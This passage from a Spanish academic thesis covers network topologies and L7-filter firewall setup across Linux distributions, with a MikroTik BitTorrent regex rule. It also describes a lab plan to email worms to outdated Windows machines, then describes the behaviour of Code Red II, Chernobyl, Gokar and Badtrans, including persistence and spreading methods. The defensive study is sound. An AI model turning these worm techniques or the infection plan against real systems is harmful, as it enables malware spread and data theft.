En este tipo de configuración los datos se transmiten en una red en forma de anillo. Esta red está formada por varios nodos enlazados entre sí formando un anillo, en el cual las computadoras se encargan de verificar si los datos van dirigidas a ellas, caso contrario, transmite simultáneamente a la computadora siguiente hasta que llegue a su destino final. Si un nodo llegara a dañarse se interrumpiría la transmisión, sin embargo en la actualidad se han desarrollado nuevas tecnologías que permiten que la red siga operando sin tomar en cuenta al nodo afectado. [52,48]




Figura. 3. 5. Topología de Anillo.

Token Ring

Esta configuración se conecta a un anillo mediante una RIU (unidad de interfaz) que controla el paso de datos por la misma y se encarga de pasar los datos a la siguiente computadora. El token pasa de estación en estación hasta que el estado este desocupado para

poder enviar los datos, colocar su estado como ocupado y poner los datos en la red, caso contrario el token pasará a la siguiente estación. El momento en el que el token pasa por la estación que transmitió anteriormente obtiene los datos y pone a esta como desocupada y la refresca a la red.[53]

Topología Bus

En esta configuración todas las computadoras se encuentran conectadas entre si por un solo cable conocido como bus, un computador envía los paquetes de datos con la información del origen y el destino a través del bus. En este preciso momento las computadoras verifican la dirección de destino del paquete y este será enviado directamente a la computadora, hasta que se cumpla este procedimiento las demás deben esperar para poder enviar información. [53,54]




Figura. 3. 6. Topología tipo BUS.

Topología Estrella

En esta configuración los computadores está conectadoras entre si por medio de un hub. Este tipo de red es un poco costosa debido al dispositivo que se utiliza (hub) ya que las computadoras envían los paquetes simultáneos de datos al hub, al igual que la dirección de origen y destino. [55,48]




Figura. 3. 7. Topología Estrella.

Redes Bus en Estrella

La conexión de bus en estrella está diseñada mediante concentradores en forma de estrella.

Redes en Estrella Jerárquica

Su conexión es mediante concentradores colocados en cascada de tal manera que forman una red jerárquica. [55]

3.2. ESTUDIO DE LOS DIFERENTES DISTRIBUCIONES DE LINUX

3.2.1. Debian

Figura. 3. 8. S.O DEBIAN.

Debian es un sistema operativo ha sido desarrollado sin fines de lucro, y permite se encuentra a disposición del usuario en la Internet. La mayoría de herramientas básicas provienen del Proyecto GNU de Linux que contienen 2500 paquetes precompilados y distribuidos en formatos que permiten la instalación del S.O. [61]

Los nombres de cada versión de Debian GNU/Linux han sido tomados de la película de "Toy Story", existen 10 versiones estables, siendo la actual Lenny 5.0. La versión de prueba se la conoce como Squezee, y la inestable conocida como "*unestable*" viene del personaje que tortura a los juguetes, aunque varios creen que su nombre significa "*Still In Development*" (aún en desarrollo).[62]

Características

- Disponibilidad en varias plataformas hardware.
- Colección amplia de software disponible, y compatible con la mayoría de hardware de computadoras.
- No tiene marcado ningún entorno gráfico en especial, ya sea GNOME, KDE u otro.[63]

Debian y L7-filter

- Para descargar cualquier tipo de actualización del sistema, esta apuntará al archivo Lenny que se encuentra en el directorio /etc/apt/sources.list en el que se encuentran las páginas de Internet donde se puede descargar un archivo determinado. Con esta herramienta se facilitan los procesos de actualización e instalación del software.
- Al archivo Lenny se lo puede configurar agregando o eliminando los enlaces sea para versiones estables, nuevas inestables o antiguas muy estables. Antes de nada se debe remover las fuentes del Kernel que vienen en Lenny.
- El usuario elige que componentes y programas instalarle a su computador, y si requiere actualizar el sistema basta con digitar el comando apt-get update.
- Se deben descargar los complementos necesarios como las iptables 1.4.1, Netfilter, las expresiones regulares del L7-filter, y la versión de Kernel compatible con el L7-filter y las XTABLESaddons.
- Previo a cualquier paso de instalación parchar al Netfilter con el Kernel antes de compilarlo. En esta distribución no se produjo ningún problema al realizar este proceso, ya que cuando se actualizó el sistema todas las librerías necesarias para este también y bastó transcribir el comando y se realizó el parche.

- Seguido a esto se procede a configurar las opciones de red, Netfilter y L7-filter de modo gráfico según el requerimiento del usuario.
- Para la instalación drivers seleccionados y compilación del Kernel basta con digitar el comando make. Este procedimiento no da problemas en ninguna distribución de Linux si se lo hace correctamente.
- La instalación de las expresiones regulares de los protocolos soportados por el L7-filter se realizan al descargar el archivo de los mismos de Internet, descomprimirlo y compilar estas dentro de una carpeta en el directorio /etc. No dan error alguno en esta distribución, ni en ninguna otra que se utilice.
- Finalmente se realiza un parche entre las iptables y el Kernel, para esto se debe compilar las XTABLESaddons.

La desventaja de usar este sistema operativo es que requiere primero la actualización del archivo Lenny, seguido a esto la descarga de cada uno de los complementos del L7-filter y su instalación.

La ventaja es que permite al usuario crear, editar y eliminar los patrones ya existentes según las necesidades del mismo.

3.2.2. Ubuntu

Figura. 3. 9. Distribución Ubuntu.

Ubuntu es el S.O. que incluye una cuidadosa selección de los paquetes de Debian, y mantiene su poderoso sistema de gestión de paquetes que permite instalar y desinstalar programas de una forma fácil y limpia. [70]

Características

- Posee una gran colección de aplicaciones para la configuración de todo el sistema, valiéndose principalmente de interfaces gráficas.

- Facilidad de uso en las aplicaciones orientadas al usuario final.
- Incluye funciones avanzadas para no activar de forma predeterminada, procesos latentes al momento de instalarse, es decir no existe un cortafuegos predeterminado, ya que no hay servicios que puedan atentar a la seguridad del sistema. [71]

Hardware recomendado

- Arquitecturas i386 (procesadores 386/486/Pentium(II/III/IV).
- Athlon/Duron/Sempron processors).
- AMD64 (Athlon64, Opteron, los nuevos procesadores Intel de 64 bits), PowerPC (iBook/Powerbook, G4 y G5) y ARM.

Ubuntu y el L7-filter

Existe una gama amplia de distribuciones derivadas de Debian dentro de las cuales está Ubuntu. La instalación en este sistema operativo es más sencilla, ya que no se debe modificar el archivo que apunta a las descargas de Internet, tan solo se debe actualizar el sistema operativo utilizando el comando “apt-get update”, descargarse los archivos necesarios para la instalación del L7-filter, y compilarlos. Al realizar todo el procedimiento, no se produce error alguno siempre y cuando se realice con una versión de Kernel compatible con el L7-filter y debe ser una versión superior a la que se encuentra por defecto funcionando en el sistema operativo.

La ventaja de utilizar Ubuntu o Ubuntu server es que permite al usuario realizar la instalación del L7-filter sin tener complicaciones, y a diferencia de las demás distribuciones de Linux, este viene con un alista de paquetes que incluye aplicaciones importantes y de alta calidad. Para conocer las versiones compatibles del Kernel con el L7-filter para la versión Kernel revisar el anexo A.

3.2.3. Centos

Figura. 3. 10. Distribución Centos.

CentOS es una distribución de Linux gratuita producida y basada en la distribución Red Hat Enterprise Linux (RHEL[41]),. Este, está desarrollado por un grupo de usuarios que contribuyen con la actualización de los archivos, drivers y software. [64]

Las ventajas de Centos con respecto a otras distribuciones de Linux son:

- Los desarrolladores de software se encuentran trabajando continuamente en las actualizaciones de este sistema operativo.
- Existen varias vías de apoyo incluyendo IRC Chat, listas de correo, foros, una dinámica de preguntas frecuentes.
- Comercialmente se ofrece apoyo a través de un número de proveedores.[65]

Características

- Fácil mantenimiento.
- Idoneidad para el uso a largo plazo en entornos de producción.
- Entorno favorable para los usuarios y mantenedores de paquetes
- Desarrollo activo.
- Modelo de negocio abierto
- Los paquetes y características de CentOS 5.5 incluyen soporte a nuevo hardware, soporte al sistema de archivos EXT4, capacidad Fibre Channel over Ethernet, soporte eCryptfs, y un modo gráfico amigable con el usuario.[67]

[41] RHEL(Red hat Enterprise Linux): es una distribución comercial de Linux desarrollada por Red Hat.

Hardware recomendado para operar

- Memoria RAM: 64 MB (mínimo).
- Espacio en Disco Duro: 1024 MB (mínimo) - 2 GB (recomendado).[66]

Centos y L7-filter

La instalación del L7-filter en esta distribución de Linux requiere la actualización previa el sistema mediante el comando "yum update". En esta distribución no se necesita editar el archivo donde se encuentren los enlaces a los que apuntan las descargas de Internet, solo basta con escribir el comando para que este se dirija automáticamente al lugar oficial de las descargas.

Para la instalación del L7-filter se debe descargar el Netfilter, una versión de Kernel compatible con el L7-filter, las iptables 1.4.4, y los patrones del L7-filter; antes de compilar la nueva versión de Kernel se debe parchar al mismo con el Netfilter y si este no produce error se procede a compilar el mismo. Muchas veces en este paso se produce un error debido a que requiere la instalación del compilador de C, se soluciona al instalarlo mediante el comando yum install gcc.

Con la actualización del sistema y la instalación del compilador de C, los siguientes pasos son idénticos a los que se realizaron en Debian ya que al compilar los protocolos del L7-filter se instalaran sin dar problema alguno. El momento de realizar el parche con las iptables y el Kernel este debe funcionar correctamente. Una vez instalado, se pueden probar los patrones del L7-filter mediante la ejecución de iptables que acepten o nieguen una aplicación de red específica.

La ventaja de usar este sistema operativo con el L7-filter, es que no requiere editar ni modificar el archivo donde apunta el comando a las descargas hay lo realiza automáticamente, si se actualiza al sistema, tampoco requerirá la instalación previa al L7-filter del compilador en C puesto que se realizará automáticamente al actualizar el sistema.

La desventaja de utilizar este sistema operativo para la instalación del L7-filter, es que en sistemas operativos superiores al Centos 5.1 produce errores el momento de parchar a las iptables con el Kernel, estos se producen puesto a que faltan ciertas librerías en C que no se encuentran incluidas como en versiones anteriores, pero este error muchas veces se soluciona actualizando el sistema.

3.2.4. Fedora

Figura. 3. 11. Distribución Fedora.

Fedora es el nombre de una comunidad cuyo objetivo principal es el de crear un software libre para un sistema operativo para uso cotidiano, que sea veloz, estable y poderoso. Es completamente gratuito y libre, tanto para utilizarlo como para compartirlo o para conocer su funcionamiento.[72]

Fedora es patrocinado por Red Hat, el proveedor de tecnología de código abierto más confiable en todo el mundo, este invierte en Fedora para estimular la colaboración y la innovación en tecnologías de software libre. De esta manera se ofrece velozmente las mejorías pertinentes, algo que beneficia no sólo a los usuarios, sino también a las comunidades de desarrollo de software. [73]

Características

- Libertad para utilizar y distribuir tanto el software como el contenido que en este se provee para impulsar el desarrollo del software libre.
- El poder de la innovación y el ofrecer lo último del software libre de calidad en cada lanzamiento, al liberar dos versiones de Fedora cada año, para que el usuario no espere demasiado para utilizar el software más vanguardista.

Fedora y el L7-filter

Al igual que en Centos, basta actualizar el sistema con el comando "yum update", y descargar una versión de Kernel compatible con el Netfilter, y el L7-filter para que este no de error es necesario parchar desde el principio el Netfilter con el Kernel y luego compilarlo. Si posteriormente, se actualizó el sistema este paso no dará errores. Se debe asignar la un espacio de memoria adecuado a cada directorio para que el momento de realizar la actualización del sistema no de un error de memoria insuficiente.

La desventaja de utilizar este sistema operativo es que al ser una versión de prueba y actualizarse constantemente requiere un espacio de memoria superior a las demás distribuciones razón por la cual no es óptimo utilizar esta distribución.

3.2.5. Sistemas Embebidos

BRAZILFW

Figura. 3. 12. Distribución BrazilFW.

BrazilFW es una distribución del sistema operativo GNU/Linux cuyo objetivo es ser un potente enrutador cortafuegos con funciones adicionales, realiza tareas avanzadas de ruteo y QoS proporcionando una interfaz web al administrador.

Este es muy liviano puesto que su requerimiento de hardware es muy bajo ya que tan solo se demanda un procesador de 486 y una memoria Ram de 12 MB. Además, este no requiere conocimientos el Linux, no requiere instalación ya que al colocar cualquier disco booteable en el computador este S.O. arrancara como que ya estuviera instalado con todas sus funcionalidades. El sistema está basado en módulos y está muy avanzado en su desarrollo.

Muchas opciones extra pueden ser fácilmente agregadas solamente con agregar un nuevo módulo.[69]

En este proyecto se utilizó este sistema operativo para trabajar con los servicios de firewall que este posee como el Layer 7 (application layer firewall support), pero además cuenta con otras funcionalidades como:

Firewall con reglas Stateful y Stateless.

- Remote syslog.
- Access and admin rules.
- Separate rules configuration per subnet and per interface.
- Custom iptables firewall rules
- Soporte para L.C.D.(cableado & software).[69]

BrazilFW y L7-filter

Para ejecutar este S.O. basta descargar la imagen booteable del mismo que se encuentra en la página oficial, puesto que este no requiere instalación, una vez insertado el CD en la computadora arranca desde el mismo y es como que este ya estuviera instalado. Se tiene acceso directo a sus funcionalidades y opera desde la consola razón por la cual no posee un modo gráfico que le permita al usuario interactuar con este.

La ventaja de usar este S.O. con el L7-filter es que no se necesita descargar ni instalar ningún complemento adicional para su funcionamiento puesto que por defecto estos ya se encuentran en el BrazilFW.

La desventaja, es que este sistema operativo arranca desde el CD solo habilita las opciones de lectura y ejecución mas no de escritura lo cual no le permite al usuario añadir nuevos patrones de aplicaciones de red para ser probados.

Zentyal

Figura. 3. 13. Plataforma Zentyal.

Zentyal conocido anteriormente como plataforma EBOX, gestiona la infraestructura de red, como puerta de enlace a Internet, funciona como firewall para bloquear ciertas intrusiones a la computadora de la víctima, y actúa como servidor de comunicaciones unificadas.

Características

- Cortafuegos encaminamiento.
- Filtrado de tráfico.
- NAT y redirección de puertos.
- VLAN 802.1Q
- Soporte para múltiples puertas de enlace PPPoE y DHCP.
- Reglas para múltiples puertas de enlace, balanceo de carga y auto-adaptación ante la pérdida de conectividad.
- L7-filter (soportando filtrado a nivel de aplicación).
- Moldeado de tráfico (soportando filtrado a nivel de aplicación) Sistema de detección de intrusos en la red.
- Cliente dinámico DNS.
- Servidor DHCP.
- Servidor NTP.
- Soporte de redes privadas virtuales.
- Proxy HTTP.
- Sistema de detección de intrusos.
- Servidor de correo.
- Dominios virtuales.
- Quotas[42].

[42] Quotas: Es el espacio que se le asigna a un usuario o grupo de usuarios de una partición determinada evitando así que esta se sobrecargue.

- Recuperación de cuentas externas.
- POP3 e IMAP con SSL/TLS
- Filtro de SPAM y Antivirus
- Filtro transparente de POP3
- L7-filter.
- Webmail.
- Servidor web.
- Dominios virtuales[74]

Zentyal y L7-filter

Esta plataforma puede ser usada en Ubuntu o Ubuntu server y es un sistema muy robusto en cuanto a detección de intrusos, servidor de correo, servidores Web. No es muy viable su uso en este proyecto, puesto que utiliza herramientas para bloquear código malicioso y aplicaciones, por esta razón, aunque se utilice el L7-filter para bloquear algunas aplicaciones, como existen patrones que no funcionan adecuadamente, Zentyal se basa en otras herramientas mucho más para bloquear aplicaciones y código malicioso de red.

La ventaja de utilizar esta plataforma es que no requiere ninguna descarga de paquetes ni compilación del Kernel solo basta con instalar el mismo mediante el comando apt-get install zentyal como usuario root y configurarlo para las conexiones HTTPS, por defecto con el puerto 443.[75]

Router O.S.

Figura. 3. 14. Router O.S.

Es el sistema operativo basado en el Kernel de Linux que convierte mediante a una PC Intel ó un Mikrotik RouterBOARD™ en un router dedicado. Este router tiene una

funcionalidad completa sin la licencia por 24 horas de ejecución permitiéndole al usuario probar el router de 3 a 8 días, si se apaga el router al final de cada día. Este tipo de sistema operativo no es libre, es decir es pagado y su licencia se la obtiene de la página principal del mismo y el usuario puede comprarla con tarjeta de crédito.

Limitaciones tiene la licencia gratis

Router O.S. permite usar todas sus características sin registración por 24hs de ejecución en la primera corrida. Si no se ha obtenido durante este periodo la llave, el usuario necesitará reinstalar el sistema. La licencia demo funciona con las siguientes limitaciones:

- máximo número de túneles EoIP 1.
- máximo número de túneles PPTP 1.
- máximo número de túneles PPPoE 1.
- máximo número de túneles L2TP 1 .
- máximo número de reglas de cortafuegos P2P 1.
- Máximo número de interfaces de VLAN 1.
- máximo número de paquetes en cola 1.
- máximo número de reglas de NAT - 1.
- Web Cache esta desabilitado.
- No permite modificar ningun archive del sistema operativo
- Los protocolos RIP, OSPF, BGP están desabilitados
- Wireless esta desabilitado.
- Las actualizaciones borra todas las configuraciones. [75]

Router O.S. y el L7-filter

El uso del L7-filter en este tipo de sistema operativo permite al usuario definir las regex después de analizar los diez primeros paquetes de una aplicación de red que establecen la conexión. Para esto se explica con un ejemplo didáctico:

Primero, agregar las expresiones regulares o regex al menú de protocolos, definir la cadena según los paquetes que se han observado en el establecimiento de la conexión de

aplicación es decir los 10 primeros paquetes. En este ejemplo se usa el patrón que coincide con los paquetes del bittorent:

```
/ip firewall layer7-protocol
 add comment="" name=bittorrent regexp="^(\\x13bittorrent protocol|azver\\x01\$\
    |get /scrape\\?info_hash=get /announce\\?info_hash=|get /client/bitcomet\
    /|GET /data\\?fid=)|d1:ad2:id20:|\\x08'7P\\)[RP]"
```

Luego se define los protocolos en el firewall o cortafuegos

/ip firewall filter

Agregar ciertos protocolos para reducir el uso de memoria:

```
 add action=accept chain=forward comment="" disabled=no port=80 protocol=tcp
add action=accept chain=forward comment="" disabled=no port=443 protocol=tcp
```

Agregar la coincidencia del L7

```
add action=accept chain=forward comment="" disabled=no layer7-protocol=
\bittorrent protocol=tcp
```

La desventaja de utilizar este sistema operativo es que al ser pagado este requiere una licencia, y aunque proporcione una licencia con limitaciones por 24 horas, este tiempo no lo suficiente para realizar las pruebas de eficiencia de cada patrón.

3.3. DISEÑO DE LA RED Y SERVIDOR DE COMUNICACIONES

3.3.1. Servidor de Comunicaciones

El servidor de comunicaciones le permite al administrador de una red tener el control sobre el acceso del Internet de los usuarios. Para este proyecto el servidor será instalado en una máquina virtual, debido a que esta proporciona los drivers de la tarjeta de red de la computadora que se esté utilizando por defecto, sin importar el sistema operativo que se

utilice. Se ha elegido a la máquina virtual conocida como Virtual Box ya que posee las siguientes características:

- Modularidad que permite controlar varias interfaces a la vez, además tiene interfaces de programación interna con un diseño cliente servidor.
- Permite declarar directorios de acogida conocidos como carpetas compartidas para que los usuarios que operen aun sea en varios sistemas operativos dentro de la máquina virtual tenga acceso a las mismas.
- Implementa un controlador USB virtual que permite al usuario conectar dispositivos USB de forma arbitraria a las máquinas virtuales sin tener que instalar los controladores de dispositivos específicos en el anfitrión.
- Reconoce los adaptadores de red que se encuentran implementados en el computador.
- Permite a diferencia de cualquier otro software de virtualización correr la máquina virtual a distancia mediante el conocido protocolo de escritorio remoto (RDP) en algunos clientes ligeros que solo muestra los datos de RDP[43].
- USB de RDP que permite acceder de forma arbitraria los dispositivos USB que se conectan en el cliente RDP. [78]
- Las definiciones de las máquinas virtuales se guardan en formato XML, de manera que es sencillo de llevar a otras computadoras.[80]

Para el escenario de pruebas se ha elegido al sistema operativo Debian puesto que tiene un extenso desarrollo de software que es compatible con la mayoría de hardware de computadoras independientemente de las características de la máquina que se utilice. El objetivo principal del servidor de comunicaciones utilizando el L7-filter es el de conectar a varios computadores de una red LAN y a una red WAN permitiendo la navegación de los usuarios a la red de Internet restringiendo el paso de código malicioso por la red.

[43] RDP: Remote Desktop Protocol (RDP) es un protocolo propietario desarrollado por Microsoft que permite la comunicación en la ejecución de una aplicación entre un terminal (mostrando la información procesada que recibe del servidor) y un servidor Windows (recibiendo la información dada por el usuario en el terminal mediante el ratón ó el teclado).[79]

Diseño de la Red

Ataques de intranet




Figura. 3. 15. Ataques en la Intranet con el servidor de seguridad inactivo.

1. Víctima 1 y víctima 2

Las víctimas son usuarios que trabajan bajo el sistema operativo de Windows 2000 y Windows ME. Se han elegido estos dos sistemas operativos ya que los navegadores web de los mismos poseen vulnerabilidades que son explotadas mediante al código malicioso y le permiten al mismo propagarse por la red generando SPAM. Para probar el bloqueo de una intrusión de este tipo mediante el L7-filter, se debe enviar al gusano mediante correo electrónico.

La firma digital del código malicioso se identificara por el sistema de monitorización de la red (Wireshark). Una vez obtenido se creará el patrón que identificará al código malicioso que se comparará mediante *iptables* con los datos de los paquetes IP que ingresen a la red para ser bloqueados con el L7-filter. Se debe probar con Sistemas operativos inferiores a Windows XP, ya que versiones superiores a esta poseen parches que fortalecen sus vulnerabilidades. Además, las versiones de navegadores Web como Internet Explorer, Opera, Mozilla Firefox, entre otros pertenecientes a los sistemas operativos Windows 95, 98, 2000 y ME no poseen

filtros de scaners o antispam que detectan el código malicioso, lo que permite realizar las pruebas pertinentes para obtener las firmas digitales de los gusanos. Se probaran los gusanos mencionados a continuación.

Code Red II

El **CodeRed** es un código lógico ejecutado en memoria dinámica que hace uso del desbordamiento (overflow) del **buffer**, contenido en el archivo **IDQ.DLL** del **MS IIS** el cual genera los mensajes de error de acceso a un URL, motivado por diversas causas.

Este gusano invoca al puerto 80 y envía su código usando una petición HTTP. El código no es guardado como archivo en el disco, sino que a través del IIServer se posiciona en memoria dinámica integrándose al propio sistema. Una vez que CodeRed ha infectado un servidor empieza a buscar en forma aleatoria direcciones IP, con el propósito de infectar otros servidores que tengan instalado el MS IIServer.

Una vez que ha logrado infectar un servidor web, el CodeRed actúa de la siguiente forma:

1. Se integra en la plataforma del sistema infectado.
2. Genera 100 "hilos" (sub-procesos) del gusano.
3. Los primeros 99 hilos son usados para propagarse en otros servidores web.
    - El gusano crea una secuencia aleatoria de direcciones IP. Sin embargo, no todos estos IP's a ser atacados son aleatorios ya que emplea una "semilla estática", vale decir una dirección IP inicial que siempre es la misma, que el gusano usa cuando genera nuevas direcciones IP. Por consiguiente cada sistema infectado tiene que usar la misma lista inicial de direcciones IP, supuestamente "aleatorias".
    - El gusano terminará re-infectando los mismos sistemas, múltiples veces y el tráfico de información se producirá de ida y vuelta, una y otra vez entre los servidores web, creando al final un efecto de "negación del servicio" (DoS).

- El Centésimo hilo verifica si el sistema Windows NT/2000 es una versión en idioma inglés.
- De ser así, el gusano procederá a desconfigurar el sitio web del sistema infectado. La página web de Inicio del servidor será cambiada a un mensaje que presentará este gráfico:




Figura. 3. 16. Mensaje en la computadora infectada.

- "Welcome to http://www.worm.com!, Hacked By Chinese!". Este mensaje en la página infectada, permanecerá activa por 10 horas y luego desaparecerá.
- Si el sistema no tiene Windows NT/2000 en inglés, el hilo 100 es usado para infectar otros servidores. Cada hilo del gusano busca el archivo c:\notworm y si éste es hallado, el gusano permanecerá inactivo.
- Si este archivo no es hallado, cada hilo continuará intentando infectar más servidores web. Cada hilo del gusano verifica la fecha del sistema del servidor infectado. [81]

Chernorbyl

- Elimina toda la información del disco duro.
- Borra el contenido de la BIOS en los computadores que tienen un microprocesador Pentium de Intel (basado en el 430TX).
- Infecta todos los archivos ejecutables con extensión EXE, utilizados por el usuario o por el propio sistema, sólo en computadores con Windows 98 y Windows 95.

El patrón seguido por Chernorbyl para realizar sus infecciones:

- Averigua el momento en el que se utiliza un archivo con extensión EXE. Esto lo consigue capturando el IFS(Installable File System).
- Infecta los archivos con extensión EXE sin levantar sospechas, ya que no aumenta su tamaño. Para lograrlo reparte su código de infección en las secciones vacías de dichos archivos.
- Los archivos EXE en formato PE (Portable Ejecutable) contienen bastantes secciones libres. Por lo tanto, son el objetivo de Chernorbyl.
- Se coloca como residente en la memoria, sólo en computadores con Windows 2000 Pro o Windows NT, cuando se ejecuta un archivo con extensión EXE.
- Infecta, todos los archivos con extensión EXE que son utilizados (tanto por el usuario, como por el propio sistema), en computadores con Windows 98 y Windows 95.
- Chernorbyl no utiliza ningún método específico para difundirse. Puede propagarse valiéndose de cualquiera de los medios empleados normalmente por otros virus: mensajes de correo electrónico, redes de computadores, transferencias de archivos a través de FTP, CD-ROMs, disquetes, etc. [82]

Gokar

Es un gusano de gran difusión masiva en Internet, que se propaga a través de mensajes de correo electrónico con un mensaje anexado elegido en forma aleatoria desde una lista contenida en el cuerpo de su código viral. Haciendo uso de las funciones de las libreras MAPI (Messaging Application Programming Interface), una vez que un sistema es infectado, el gusano se auto-envía a todos los buzones de la libreta de direcciones de MS Outlook y Outlook Express, en un mensaje de correo:

Gokar infecta los sistemas operativos Microsoft Windows 95/98/NT/2000/Me, incluyendo los servidores NT/2000. El archivo anexado consiste en un número aleatorio unido a uno de los siguientes segmentos de textos:

tgfdfg jhfxvc cgfd2 trevc t6tr ffdasf glkfh fhjdv qesac kujzv weafs twat rewfd gfdsf hgbv fdsc p0olik 3tgf rf43dr t54refd ut545a r4354gkjw vgrewu xw54re y343rv z3vdf

Seguido de cualquiera de las siguientes extensiones:.pif, .scr, .exe, .com, ó .bat. Si el archivo anexado es ejecutado, el gusano se auto-copia en la carpeta C:\Windows con el nombre de KAREN.EXE:

C:\Windows\KAREN.EXE

Luego, para asegurarse de ser activado la próxima vez que se inicie Windows, el gusano modifica la llave del registro:

[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]

Karen = C:\Windows\Karen.exE

Gokar también se propaga a través del popular canal de Chat que haga uso del software. A continuación, busca la existencia de la aplicación mIRC [44]en la carpeta C:\Mirc del sistema infectado y si ésta es hallada, crea un archivo script.ini para propagarse a través del IRC (Internet Relay Chat) utilizando este servicio. De este modo, cuando el usuario se encuentre conectado en alguna sesión de chat, el sistema del usuario infectado enviará una copia del gusano a cada persona que se conecte o esté participando en ese foro.

Finalmente, el gusano busca la carpeta C:\inetpub\wwwroot, ubicado nicamente en los Servidores Web, para auto-copiarse con el nombre de C:\Inetpub\wwwroot\Web.exe y a la vez crear un archivo de nombre C:\Inetpub\wwwroot\Default.htm con lo cual lograr que cualquier visitante que navegue por dicho servidor web, auto-descargue el archivo WEB.EXE, logrando así que el virus se auto-ejecute e inicie su proceso de infección. [83]

Badtrans

Este es un gusano que registra las pulsaciones de teclado introducidas por el usuario para obtener datos confidenciales sobre el usuario, como contraseñas o nombres de usuario. Se reenvía, desde un computador infectado, a todos los remitentes de mensajes de correo electrónico marcados como no leídos. Infecta a las plataformas Windows ME/98/95

